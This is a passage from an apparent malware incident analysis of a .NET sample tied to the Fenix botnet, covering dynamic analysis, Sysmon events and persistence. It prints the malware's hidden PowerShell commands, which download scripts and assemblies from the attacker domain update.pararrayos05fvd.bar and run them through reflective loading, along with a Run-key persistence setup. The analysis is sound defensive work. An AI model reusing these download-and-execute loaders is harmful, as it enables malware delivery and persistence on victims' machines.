$assembly = [System.Reflection.Assembly]::Load($bytes)

$entryPointMethod =
$assembly.GetTypes().Where({ $_.Name -eq 'Program' }, 'First').
GetMethod('Main', [Reflection.BindingFlags] 'Static, Public, NonPublic')
$entryPointMethod.Invoke($null, $null)
```



Figure 7: Loading the DLL with PowerShell

And we see the process creation of a new AuthHost.exe process, followed by a DNS query for update.pararrayos05fvd.bar, a domain we also identified as malicious through the emulation of the shellcode.

Process Create:

```
Image: C:\Windows\System32\AuthHost.exe
CommandLine: "C:\Windows\System32\AuthHost.exe"

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
```

DNS query:

```
QueryName: update.pararrayos05fvd.bar
```

This dynamic analysis of the DLL provides less detail than the static analysis with dnSpy and with Speakeasy, which is why combining static and dynamic analysis achieves the best analysis results in many cases.

Persistence

The shellcode downloads the file “WgxVdpw67n/9eI3Ej.xls” and sets up a persistence on the host by changing the following registry value: **\Software\Microsoft\Windows\CurrentVersion\Run**.

```
powershell -WindowStyle hidden "&{Start-Sleep 5;$bytes = (Invoke-WebRequest
'https://update.pararrayos05fvd[.]bar/WgxVdpw67n/ek9uVF3mxs.txt' -
UseBasicParsing).Content; powershell $bytes }";
```

And the content of ek9uVF3mxs.txt:

```
$bytes = (Invoke-WebRequest "https://update.pararrayos05fvd.bar/WgxVdpw67n/uiH.xls" -
UseBasicParsing).Content
$assembly = [System.Reflection.Assembly]::Load($bytes)
$entryPointMethod = $assembly.GetTypes().Where({ $_.Name -eq "Program" },
"First").GetMethod("Main", [Reflection.BindingFlags] "Static, Public, NonPublic")
$entryPointMethod.Invoke($null, $null)
```

Which is the .NET executable we analyzed before :)

There is moar

According to the report about Fenix from Metabase, the infected machine would now periodically ask the botnet for new tasks and execute them on the infected host. However, we could not fetch this data during our initial analysis of this incident.